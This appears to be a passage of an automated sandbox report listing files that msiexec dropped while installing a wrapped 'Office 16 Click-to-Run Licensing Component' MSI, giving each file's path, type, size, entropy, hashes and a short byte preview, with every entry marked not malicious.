Category:	dropped
Size (bytes):	2719744
Entropy (8bit):	7.9576378357321165
Encrypted:	false
SSDEEP:	49152:TpUPWBdidvJXFzhYsAdZYH4YwKw2oHUNgir2MYgoGLcOh0YdMsyRyIQw:TpvBxZtYDWHUNgiazgowjzu1Qw
MD5:	8FF0F8F8BA57670BC5A4BB010BBD4FC3
SHA1:	2A0EECF5BD6F7B33B8EC4AAB8FE325DDE4068D13
SHA-256:	3D644640BF3F0CDB52AD3E920960BB42EB355BBBE31B98A02A6E08027EEA977C
SHA-512:	5A46401F7543B61946C6B8840D94286B488E66D057110C19CD1A52944E842E1ABEE24A79368EE0FA1E209076E7EB51491E96E8778628E75ED2D9E7333E87C0E1
Malicious:	false
Preview:	.....>..... ....

C:\Windows\Installer\3bbba1.msi	
Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Code page: 1252, Title: Office 16 Click-to-Run Licensing Component - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com 16.0.15726.20202, Subject: Office 16 Click-to-Run Licensing Component - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com, Author: Microsoft Corporation, Keywords: Installer, Template: Intel;1033, Revision Number: {5A98002E-3B20-4BF2-9AFA-74F54CAB6E33}, Create Time/Date: Sat Jul 23 13:01:26 2022, Last Saved Time/Date: Sat Jul 23 13:01:26 2022, Number of Pages: 200, Number of Words: 12, Name of Creating Application: MSI Wrapper (10.0.51.0), Security: 2
Category:	dropped
Size (bytes):	2719744
Entropy (8bit):	7.9576378357321165
Encrypted:	false
SSDEEP:	49152:TpUPWBdidvJXFzhYsAdZYH4YwKw2oHUNgir2MYgoGLcOh0YdMsyRyIQw:TpvBxZtYDWHUNgiazgowjzu1Qw
MD5:	8FF0F8F8BA57670BC5A4BB010BBD4FC3
SHA1:	2A0EECF5BD6F7B33B8EC4AAB8FE325DDE4068D13
SHA-256:	3D644640BF3F0CDB52AD3E920960BB42EB355BBBE31B98A02A6E08027EEA977C
SHA-512:	5A46401F7543B61946C6B8840D94286B488E66D057110C19CD1A52944E842E1ABEE24A79368EE0FA1E209076E7EB51491E96E8778628E75ED2D9E7333E87C0E1
Malicious:	false
Preview:	.....>..... ....

C:\Windows\Installer\3bbba2.msi	
Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Code page: 1252, Title: Office 16 Click-to-Run Licensing Component - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com 16.0.15726.20202, Subject: Office 16 Click-to-Run Licensing Component - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com, Author: Microsoft Corporation, Keywords: Installer, Template: Intel;1033, Revision Number: {5A98002E-3B20-4BF2-9AFA-74F54CAB6E33}, Create Time/Date: Sat Jul 23 13:01:26 2022, Last Saved Time/Date: Sat Jul 23 13:01:26 2022, Number of Pages: 200, Number of Words: 12, Name of Creating Application: MSI Wrapper (10.0.51.0), Security: 2
Category:	dropped
Size (bytes):	2719744
Entropy (8bit):	7.9576378357321165
Encrypted:	false

SSDEEP:	49152:TpUPWBdidvJXFzhYsAdZYH4YwKw2oHUNgir2MYgoGLcOh0YdMsyRyIQw:TpvBxZtYDWHUNgiazgowjzu1Qw
MD5:	8FF0F8F8BA57670BC5A4BB010BBD4FC3
SHA1:	2A0EECF5BD6F7B33B8EC4AAB8FE325DDE4068D13
SHA-256:	3D644640BF3F0CDB52AD3E920960BB42EB355BBBE31B98A02A6E08027EEA977C
SHA-512:	5A46401F7543B61946C6B8840D94286B488E66D057110C19CD1A52944E842E1ABEE24A79368EE0FA1E209076E7EB51491E96E8778628E75ED2D9E7333E87C0E1
Malicious:	false
Preview:	.....>..... ....

C:\Windows\Installer\MSI1F1E.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	820
Entropy (8bit):	5.430331554253826
Encrypted:	false
SSDEEP:	12:EgkBhDkvJ/3khF1ETJtel/KJ/3khF1Eb8fNEHWot3jtnLx298/QJq9eW:cBhDkvJ/3khAdoAJ/3khAD2K0maEh
MD5:	3EA351398CA787C0B6401D92B2F2D3C9
SHA1:	97216FA3D3C3CE95065C343E93AD5400737D9D61
SHA-256:	6C4EA26B46DE751C82061638964D6284173263AA2DF7A22D4FD495DF74446E7B
SHA-512:	65409F766FDDE21E91DA38FBBE9AC67C2ABB656948472EFC179C9074A99FD11B3311EF40BAA19C45510A1B89A59458F27C43607E53E4F47901DDCD9BF7141D6A
Malicious:	false
Preview:	...@IXOS.@.....@..~U.@.....@.....@.....@.....@.....@.....&.{F73CE0E6-78CF-454D-9161-7ECE19A3E9D5}i.Office 16 Click-to-Run Licensing Component - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com..spclwow78x.msi.@.....@n=...@.....@.....&.{5A98002E-3B20-4BF2-9AFA-74F54CAB6E33}.....@.....@.....@.....@.....@.....@.....@....i.Office 16 Click-to-Run Licensing Component - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com.....Rollback..Rolling back action:..[1]..RollbackCleanup..Removing backup files..File: [1]...@.....@.....ProcessComponents..Updating component registration.....@.....@....@.].....&.{EDE10F6C-30F4-42CA-B5C7-ADB905E45BFC}^.02:\SOFTWARE\EXEMSI.COM\MSI Wrapper\Installed\{90160000-007E-0000-1000-0000000FF1CE}\LogonUser.@.....@.....@.....@.....@.....@.....@....

C:\Windows\Installer\MSI1F4D.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	212992
Entropy (8bit):	6.5134888693588575
Encrypted:	false
SSDEEP:	3072:3spAtOdmXwCGjtYNKbYO2gjpcm8rRuqpjCLf2loHUvULyGxr5lqM2a8:BtOdiRQYpgjpjew5GAyGxjqo8
MD5:	D82B3FB861129C5D71F0CD2874F97216
SHA1:	F3FE341D79224126E950D2691D574D147102B18D
SHA-256:	107B32C5B789BE9893F24D5BFE22633D25B7A3CAE80082EF37B30E056869CC5C
SHA-512:	244B7675E70AB12AA5776F26E30577268573B725D0F145BFC6B848D2BD8F014C9C6EAB0FC0E4F0A574ED9CA1D230B2094DD88A2146EF0A6DB70DBD815F9A5FB
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....p...p...p.....p.....p..../.p.....p...q.%.p.....p.....p.....p.Rich..p.....PE..L.....b.....!.....h.....K.....{*....@.....P...]..... P.....`.....p...@.....t.....text....f.....h..... ..`.rdata.....l.....@..@.data....5.....@....rsrc.....P.....@..@.reloc...)...`...*.....@..B..... .....

C:\Windows\Installer\MSI24FC.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	212992
Entropy (8bit):	6.5134888693588575
Encrypted:	false
SSDEEP:	3072:3spAtOdmXwCGjtYNKbYO2gjpcm8rRuqpjCLf2loHUvULyGxr5lqM2a8:BtOdiRQYpgjpjew5GAyGxjqo8
MD5:	D82B3FB861129C5D71F0CD2874F97216
SHA1:	F3FE341D79224126E950D2691D574D147102B18D

SHA-256:	107B32C5B789BE9893F24D5BFE22633D25B7A3CAE80082EF37B30E056869CC5C
SHA-512:	244B7675E70AB12AA5776F26E30577268573B725D0F145BFC6B848D2BD8F014C9C6EAB0FC0E4F0A574ED9CA1D230B2094DD88A2146EF0A6DB70DBD815F9A5F B
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....p...p...p.....p....p..../.p.....p...q.%.p.....p....p.....p.Rich..p... .....PE..L.....b.....!....h.....K.....{*....@.....P...]..... P.....`.....p...@.....t..... .....text....f.....h..... ..`.rdata.....l.....@..@.data....5.....@....rsrc.....P.....@..@.reloc...)..`...*.....@..B..... ....

C:\Windows\Installer\MSI8C81.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	820
Entropy (8bit):	5.430331554253826
Encrypted:	false
SSDEEP:	12:Egt6BhDkvJ/3khF1ETJtel/KJ/3khF1Eb8fNEHWot3jtnLx298/QJq9eW:sBhDkvJ/3khAdoAJ/3khAD2K0maEh
MD5:	E478A4D52EDF8ECC02BCEB376B8FEA16
SHA1:	7C5A4DD911D55D542F2DF97AFBC46356C1A59604
SHA-256:	B4D6C7475D3A5168083C3CC7688E97599DC51F5F8FB51802770F67D7E3DF235D
SHA-512:	0B7B99E3482194CA494745E5B2336412517EDE6D06D42658B2D240C35BD84E3D7CF6EC8FF09A286E2737383F2A3D08134BE49D0CDB3D430B193347DE84BD3D9 B
Malicious:	false
Preview:	...@IXOS.@.....@..~U.@.....@.....@.....@.....@.....@.....&.{F73CE0E6-78CF-454D-9161-7ECE19A3E9D5}i.Office 16 Click-to-Run Licensing Component - UNREG ISTERED - Wrapped using MSI Wrapper from www.exemsi.com..spclwow78x.msi.@.....@n=...@.....@.....@.....&.{5A98002E-3B20-4BF2-9AFA-74F54CAB6E33}.....@..... @.....@.....@.....@.....@.....@.....@....i.Office 16 Click-to-Run Licensing Component - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com.....Ro llback..Rolling back action:..[1]..RollbackCleanup..Removing backup files..File: [1]...@.....@.....ProcessComponents..Updating component registration.....@.....@.... .@.]....&.{EDE10F6C-30F4-42CA-B5C7-ADB905E45BFC}^.02:\SOFTWARE\EXEMSI.COM\MSI Wrapper\Installed\{90160000-007E-0000-1000-0000000FF1CE}\Logon User.@.....@.....@.....@.....@.....@.....@....

C:\Windows\Installer\MSI8CB0.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	212992
Entropy (8bit):	6.5134888693588575
Encrypted:	false
SSDEEP:	3072:3spAtOdmXwCGjtYNKbYO2gjpcm8rRuqpjCLf2loHUvULyGxr5lqM2a8:BtOdiRQYpgjpjew5GAyGxjqo8
MD5:	D82B3FB861129C5D71F0CD2874F97216
SHA1:	F3FE341D79224126E950D2691D574D147102B18D
SHA-256:	107B32C5B789BE9893F24D5BFE22633D25B7A3CAE80082EF37B30E056869CC5C
SHA-512:	244B7675E70AB12AA5776F26E30577268573B725D0F145BFC6B848D2BD8F014C9C6EAB0FC0E4F0A574ED9CA1D230B2094DD88A2146EF0A6DB70DBD815F9A5F B
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....p...p...p.....p....p..../.p.....p...q.%.p.....p....p.....p.Rich..p... .....PE..L.....b.....!....h.....K.....{*....@.....P...]..... P.....`.....p...@.....t..... .....text....f.....h..... ..`.rdata.....l.....@..@.data....5.....@....rsrc.....P.....@..@.reloc...)..`...*.....@..B..... ....

C:\Windows\Installer\MSI931A.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	212992
Entropy (8bit):	6.5134888693588575
Encrypted:	false
SSDEEP:	3072:3spAtOdmXwCGjtYNKbYO2gjpcm8rRuqpjCLf2loHUvULyGxr5lqM2a8:BtOdiRQYpgjpjew5GAyGxjqo8
MD5:	D82B3FB861129C5D71F0CD2874F97216
SHA1:	F3FE341D79224126E950D2691D574D147102B18D
SHA-256:	107B32C5B789BE9893F24D5BFE22633D25B7A3CAE80082EF37B30E056869CC5C

SHA-512:	244B7675E70AB12AA5776F26E30577268573B725D0F145BFC6B848D2BD8F014C9C6EAB0FC0E4F0A574ED9CA1D230B2094DD88A2146EF0A6DB70DBD815F9A5F B
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....p...p...p.....p.....p..../.p.....p...q.%.p.....p.....p.....p.Rich..p... .....PE..L.....b.....!.....h.....K.....{*....@.....P...]..... P.....`.....p...@.....t..... .....text....f.....h..... ..`.rdata.....l.....@..@.data....5.....@....rsrc.....P.....@..@.reloc...)...`..*.....@..B..... ....

C:\Windows\Installer\MSIC14D.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	212992
Entropy (8bit):	6.5134888693588575
Encrypted:	false
SSDEEP:	3072:3spAtOdmXwCGjtYNKbYO2gjpcm8rRuqpjCLf2loHUvULyGxr5lqM2a8:BtOdiRQYpgjpjew5GAyGxjqo8
MD5:	D82B3FB861129C5D71F0CD2874F97216
SHA1:	F3FE341D79224126E950D2691D574D147102B18D
SHA-256:	107B32C5B789BE9893F24D5BFE22633D25B7A3CAE80082EF37B30E056869CC5C
SHA-512:	244B7675E70AB12AA5776F26E30577268573B725D0F145BFC6B848D2BD8F014C9C6EAB0FC0E4F0A574ED9CA1D230B2094DD88A2146EF0A6DB70DBD815F9A5F B
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....p...p...p.....p.....p..../.p.....p...q.%.p.....p.....p.....p.Rich..p... .....PE..L.....b.....!.....h.....K.....{*....@.....P...]..... P.....`.....p...@.....t..... .....text....f.....h..... ..`.rdata.....l.....@..@.data....5.....@....rsrc.....P.....@..@.reloc...)...`..*.....@..B..... ....

C:\Windows\Installer\MSIECC4.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	modified
Size (bytes):	820
Entropy (8bit):	5.430331554253826
Encrypted:	false
SSDEEP:	12:Egx6BhDkvJ/3khF1ETJtel/KJ/3khF1Eb8fNEHWot3jtnLx298/QJq9eW:4BhDkvJ/3khAdoAJ/3khAD2K0maEh
MD5:	F7DFD568CF3729D83FDBA1E41F1AD915
SHA1:	0BF4E83D1B715E343A422AA7869A5DDAB98E4A5E
SHA-256:	01F7E6045FDC40414C558E2EB278E324F0F78816FB84395E0B7C3917E512D54B
SHA-512:	4ED910A37C8A9DE0A61EF4EA752AE3997284A7FB7EDAD606C6143569F74FE7A80617145C55AEF6A61416876C78B4632827BC5B2C6ACA7607DB08F3CF90C0E1(5
Malicious:	false
Preview:	...@IXOS.@.....@..~U.@.....@.....@.....@.....@.....@.....&.{F73CE0E6-78CF-454D-9161-7ECE19A3E9D5}i.Office 16 Click-to-Run Licensing Component - UNREG ISTERED - Wrapped using MSI Wrapper from www.exemsi.com..spclwow78x.msi.@.....@n=...@.....@.....&.{5A98002E-3B20-4BF2-9AFA-74F54CAB6E33}.....@..... @.....@.....@.....@.....@.....@.....@....i.Office 16 Click-to-Run Licensing Component - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com.....Ro llback..Rolling back action:..[1]..RollbackCleanup..Removing backup files..File: [1]...@.....@.....ProcessComponents..Updating component registration.....@.....@.... .@.]....&.{EDE10F6C-30F4-42CA-B5C7-ADB905E45BFC}^.02:\SOFTWARE\EXEMSI.COM\MSI Wrapper\Installed\{90160000-007E-0000-1000-0000000FF1CE}\Logon User.@.....@.....@.....@.....@.....@.....@....

C:\Windows\Installer\MSIECF4.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	212992
Entropy (8bit):	6.5134888693588575
Encrypted:	false
SSDEEP:	3072:3spAtOdmXwCGjtYNKbYO2gjpcm8rRuqpjCLf2loHUvULyGxr5lqM2a8:BtOdiRQYpgjpjew5GAyGxjqo8
MD5:	D82B3FB861129C5D71F0CD2874F97216
SHA1:	F3FE341D79224126E950D2691D574D147102B18D
SHA-256:	107B32C5B789BE9893F24D5BFE22633D25B7A3CAE80082EF37B30E056869CC5C

SHA-512:	244B7675E70AB12AA5776F26E30577268573B725D0F145BFC6B848D2BD8F014C9C6EAB0FC0E4F0A574ED9CA1D230B2094DD88A2146EF0A6DB70DBD815F9A5F B
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....p...p...p.....p.....p..../.p.....p...q.%.p.....p.....p.....p.Rich..p... .....PE..L.....b.....!.....h.....K.....{*....@.....P...]..... P.....`.....p...@.....t..... .....text....f.....h..... ..`.rdata.....l.....@..@.data....5.....@....rsrc.....P.....@..@.reloc...)...`...*.....@..B..... ....

C:\Windows\Installer\SourceHash{F73CE0E6-78CF-454D-9161-7ECE19A3E9D5}

Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	1.164356946065618
Encrypted:	false
SSDEEP:	12:JSbX72FjYAGiLIlHVRpZh/77777777777777777777777vDHFrvMHmY7it/l0G:JmQl5tgCiF
MD5:	FF0E16AC5B15BF1D034D1842B96CFA2B
SHA1:	DA3E55A5EA9858CF6C1D8882F81DEB86A6EBF715
SHA-256:	65C9C0BDAC8131E970E5EDB7374DD6158DFE15F29377DDA0EB33B2B782260D03
SHA-512:	4AA056C21FCB65AA05CD9764923756DFE8AB0CA91C3503BA8A51D3049BDCF0FBD291FC5805CB627FE1681B399645E9E7DD71A5F10CFB239F5EECB2AF17447E 28
Malicious:	false
Preview:	.....>..... ....

C:\Windows\Installer\inprogressinstallinfo.ipi

Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	1.5645633301529918
Encrypted:	false
SSDEEP:	48:n8PhYuRc06WXJijT5kLxhWddSrk7rRLnddSBOLdrcRAaOA:mhY1ZjTQhc5q4A
MD5:	79FDC2FA871A328337D40973ACFA45BB
SHA1:	A2528779DC67989263E43D82CADCB31548603797
SHA-256:	968D056BF049EEE0FB924CD5E1713889738F31636DEF80FCE58BAA96D484FA85
SHA-512:	E3E603A6501F34735D72323D650344921114C05AB62885DDC58B5E1D6F808476105E9B288C9C2D3BF8AB4495DE093B2FFBE4FF5CAF542FA2C98A5914B9490994
Malicious:	false
Preview:	.....>..... ....

C:\Windows\Logs\DPX\setupact.log

Process:	C:\Windows\SysWOW64\expand.exe
File Type:	CSV text
Category:	dropped
Size (bytes):	3447
Entropy (8bit):	4.3592237007674965
Encrypted:	false
SSDEEP:	96:0KLKYKLKMKiK6KdKGKdKcKMKAqcKqHKqcKqHKq9hqcK5K4:0KLKYKLKMKiK6KdKGKdKcKMKAqcKqHK2
MD5:	FB20A76867F724B5BE48D5E6DB145FEB
SHA1:	223A39F1D31D6A4D6950E3BEFB287905ED281304
SHA-256:	DFC490139B2F96CFA6AC4CC4C1E7905F5D7AF27A752B7CCDCFC639DDCC9E991C
SHA-512:	B653BE9327B738C6B6FF7A907F2B40875F3FFC5D8A0467357FF76E3916E61A80311147E20B217527E08B9767C81C01679894A4FF54EF9B6F606BE0FB15722C48
Malicious:	false

Preview:	.2022-11-30 00:37:34, Info DPX Started DPX phase: Resume and Download Job..2022-11-30 00:37:34, Info DPX Started DPX phase: Apply Deltas Provided In File..2022-11-30 00:37:34, Info DPX Ended DPX phase: Apply Deltas Provided In File..2022-11-30 00:37:34, Info DPX Started DPX phase: Apply Deltas Provided In File..2022-11-30 00:37:34, Info DPX Ended DPX phase: Apply Deltas Provided In File..2022-11-30 00:37:34, Info DPX CJob::Resume completed with status: 0x0..2022-11-30 00:37:34, Info DPX Ended DPX phase: Resume and Download Job..2022-11-30 00:37:34, Info DPX Started DPX phase: Resume and Download Job..2022-11-30 00:37:34, Info DPX Started DPX phase: Apply Deltas Provided In File..2022-11-30 00:37:35, Info DPX Ended DPX phase: Apply Deltas Provided In File..2022-11-30 00:37:35, Info

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.log

Process:	C:\Windows\System32\msiexec.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	192827
Entropy (8bit):	5.392004202087958
Encrypted:	false
SSDEEP:	3072:iHHJCoX5CNWFHjkzRl1pqf5JjzH6wbxygaK8Nkv6kF8Kwu8K8uBD556GIlZZ6bFK:i0LVIAA
MD5:	0B27D093D08BE0BDBC51C34D3C7764F3
SHA1:	213F51B5573176546FA644B7FD2B1570F1E28B65
SHA-256:	AC9B6CEE7D44A5F8473B2580D47471D1E030A539A0B24B352EEBAAB9CA002D8D
SHA-512:	D139FD7696FEB4B86CD65BFCB8C9F9FBD924B80BB291B61D3F633A2D70A1AE29462AD44CD9FF76AD9140CBF5A6DA6538DFE45206E565B309B9D98D34757A95 09
Malicious:	false
Preview:	.To learn about increasing the verbosity of the NGen log files please see http://go.microsoft.com/fwlink/?linkid=210113..07/23/2020 10:13:25.847 [3928]: Command line: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.exe install Microsoft.VisualStudio.Tools.Applications.Hosting, Version=10.0.0.00000, Culture=neutral, PublicKeyToken=B03F5F7F11D50A3A /queue:3 /NoDependencies ..07/23/2020 10:13:25.863 [3928]: ngen returning 0x00000000..07/23/2020 10:13:25.925 [1900]: Command line: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.exe install Microsoft.VisualStudio.Tools.Applications.ServerDocument, Version=10.0.0.00000, Culture=neutral, PublicKeyToken=B03F5F7F11D50A3A /queue:3 /NoDependencies ..07/23/2020 10:13:25.925 [1900]: ngen returning 0x00000000..07/23/2020 10:13:25.972 [4436]: Command line: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.exe install Microsoft.Office.Tools.v4.0.Framework, Version=10.0.0.00000, Culture=neutral, PublicKeyToken=B03F5F7F11D50A3A /queue:3 /N

C:\Windows\Temp\~DF08EC10C6FA1D2184.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	1.251597410379182
Encrypted:	false
SSDEEP:	48:4xQuKJveFXJVT5FLxRddSrkNrRLnddSBOLdrcRAaOA:QQktThZfq4A
MD5:	54F8A582D743E427013E5F65D884F523
SHA1:	EFC51AE3468C31AFCA8F37497B8032C99587FA16
SHA-256:	8E2120485C0E72E87068719E58A152E4B7FFF2160A1568FD58A51E6343EF272B
SHA-512:	FE843BBA67231401F5073D5F9826936C7E0E1A98E81ED24A304F666074E48AC58EB7D0D3DD08296B1AF5D9D1D7DD47019C859E29B8E8836CF6EFB8160AB7EC 5
Malicious:	false
Preview:	.....>..... ....

C:\Windows\Temp\~DF0E992ED88844D6C1.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	69632
Entropy (8bit):	0.14280928141516852
Encrypted:	false
SSDEEP:	24:vVAtWPAK7LdwY+kRJfAebfddipV7OLfddipVJVO3wGJlrkg9SwLklO+k91L7:9AUAaTRrfddSBOLfddSrk7rRLsOhL
MD5:	F4AA58FD51631DE88B47605CFB57CEF4
SHA1:	280792C9BA29D2F59B8653CFC356EE895B332959
SHA-256:	514ADFF22088F0495591E1EFF6FB3FFE12389F6141D245CABC2D7B094143F9D1
SHA-512:	B7CB79492E9DAE52964980A1A91B7BADE6076C343FC98FB80CF9EAFD368F705A093337DFF2D3886F431079B3235FF0529BB1B73B3203710CF364F40050CB9DB4
Malicious:	false
Preview:	....

C:\Windows\Temp\~DF17A798673345C078.TMP	
Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Windows\Temp\~DF25B15AEE30697DAD.TMP	
Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	1.5649013227552473
Encrypted:	false
SSDEEP:	48:Am8PhYuRc06WXJiFT5+LxtddSrkgrRLnddSBOLdrcRAaOA:GhY1ZFTq9+q4A
MD5:	640108DDEA1892C7FF242A7F9366159B
SHA1:	C23709AE454F49ED29E558047A351B2E9AC5ED27
SHA-256:	A79BA16470481209D892A7643B33B9CD4C0FD49BC1781528D3FB60643C53BFFF
SHA-512:	0C5B7821EA3DEE209E1CFCFFBFC9A382C49502849255B6B1BA668BEACE93479442940D7DC6020CD3448266625937988ED8F7013ABE6F5048C9231CBDD1757EC
Malicious:	false
Preview:	.....>..... ....

C:\Windows\Temp\~DF36464CBF16E54E06.TMP	
Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.07170338136282839
Encrypted:	false
SSDEEP:	6:2/9LG7iVCnLG7iVrKOzPLHKOCaT+QMtNyYkYmgVky6lit/:2F0i8n0itFzDHFrvMHmYoit/
MD5:	BF643D7E14CA965EA798494CDC0F626C
SHA1:	93E997D9AB82D947355FF323802BA9C4B70F76A2
SHA-256:	5F388D74A9B9826822FBC8EC208BFFC6BD018008F9F58455CA5E82FA33C31438
SHA-512:	D771E1168D0EDAC495CB027F5B3E1E198CEB752AED7A99043FEA9AA92B045167ACAA068BF3359964AC4C446D291AA7A652FACEF3A64BA05F8564684EB7E1CE7B
Malicious:	false
Preview:	....

C:\Windows\Temp\~DF49A8548405E9067B.TMP	
Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	32768

Entropy (8bit):	1.2524310492257218
Encrypted:	false
SSDEEP:	48:vxQuKPveFXJzT5ALxtddSrkgrRLnddSBOLdrcRAaOA:5QqLTE9+q4A
MD5:	3599C7C8496CCD3840749408B8713B60
SHA1:	9FA6211DF825F06123469B6250D13651FD1469FB
SHA-256:	87E01CE6E19F429DE4372034473C595A0E957DEBDA489BB208AC795787D1DE7D
SHA-512:	330B5F7B3AA803EF800DA5B2FB9A9BDFF18C9AB680157435EBE9AB3EE2621C72778C2C1B401DCC5B34E1801C46E9CAD9E870A827FAF49975171CED27B34DE(99
Malicious:	false
Preview:	.....>..... ....

C:\Windows\Temp\~DF4DE7771CC64A5A9A.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.07170338136282839
Encrypted:	false
SSDEEP:	6:2/9LG7iVCnLG7iVrKOzPLHKOCaT+QMtNyYkYmgVky6lit/:2F0i8n0itFzDHFrvMHmYoit/
MD5:	BF643D7E14CA965EA798494CDC0F626C
SHA1:	93E997D9AB82D947355FF323802BA9C4B70F76A2
SHA-256:	5F388D74A9B9826822FBC8EC208BFFC6BD018008F9F58455CA5E82FA33C31438
SHA-512:	D771E1168D0EDAC495CB027F5B3E1E198CEB752AED7A99043FEA9AA92B045167ACAA068BF3359964AC4C446D291AA7A652FACEF3A64BA05F8564684EB7E1C E7B
Malicious:	false
Preview:	....

C:\Windows\Temp\~DF4F91D2AF9D4E15DB.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	1.5645633301529918
Encrypted:	false
SSDEEP:	48:n8PhYuRc06WXJijT5kLxhWddSrk7rRLnddSBOLdrcRAaOA:mhY1ZjTQhc5q4A
MD5:	79FDC2FA871A328337D40973ACFA45BB
SHA1:	A2528779DC67989263E43D82CADCB31548603797
SHA-256:	968D056BF049EEE0FB924CD5E1713889738F31636DEF80FCE58BAA96D484FA85
SHA-512:	E3E603A6501F34735D72323D650344921114C05AB62885DDC58B5E1D6F808476105E9B288C9C2D3BF8AB4495DE093B2FFBE4FF5CAF542FA2C98A5914B9490994
Malicious:	false
Preview:	.....>..... ....

C:\Windows\Temp\~DF62C5956E9BC9E586.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560

SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	.....

C:\Windows\Temp\~DF7B2A307C8AA17666.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.07170338136282839
Encrypted:	false
SSDEEP:	6:2/9LG7iVCnLG7iVrKOzPLHKOCaT+QMtNyYkYmgVky6lit/:2F0i8n0itFzDHFrvMHmYoit/
MD5:	BF643D7E14CA965EA798494CDC0F626C
SHA1:	93E997D9AB82D947355FF323802BA9C4B70F76A2
SHA-256:	5F388D74A9B9826822FBC8EC208BFFC6BD018008F9F58455CA5E82FA33C31438
SHA-512:	D771E1168D0EDAC495CB027F5B3E1E198CEB752AED7A99043FEA9AA92B045167ACAA068BF3359964AC4C446D291AA7A652FACEF3A64BA05F8564684EB7E1CE7B
Malicious:	false
